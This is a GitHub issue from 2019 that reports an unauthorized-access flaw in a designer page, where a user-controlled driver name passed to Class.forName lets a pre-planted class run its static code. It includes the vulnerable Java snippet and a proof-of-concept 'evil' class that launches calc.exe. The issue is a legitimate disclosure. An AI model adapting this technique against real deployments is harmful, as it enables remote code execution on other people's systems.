New issue

Jump to bottom

Local malicious class loading and code execution vulnerability due to unauthorized access to designer page. #484

Open T3qui1a opened this issue on Nov 29, 2019 · 0 comments

T3qui1a commented on Nov 29, 2019

With the following source code, we can easily find that the 'class. Forname' method can load malicious classes.

```
Map<String,Object> map=new HashMap<String,Object>();
try{
    Class.forName(driver);
    conn=DriverManager.getConnection(url, username, password);
    map.put("result", true);
}catch(Exception ex){
    map.put("error", ex.toString());
    map.put("result", false);
}finally{
```

'Class.forname' is a method for JVM to retrieve and load into memory. In this process, the static phase of loading class will be executed.


In other words, if a malicious class is defined in advance, you can execute the static code block of the malicious class here.

```
package com.test;

import java.io.IOException;
import java.io.InputStream;

public class evil {
    static {
        try {
            java.lang.Runtime.getRuntime().exec("calc.exe");
        } catch (IOException e) {
            // TODO 自动生成的 catch 块
            e.printStackTrace();
        }
    }
}
```

We successfully execute the code by loading the malicious classes set in advance.



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant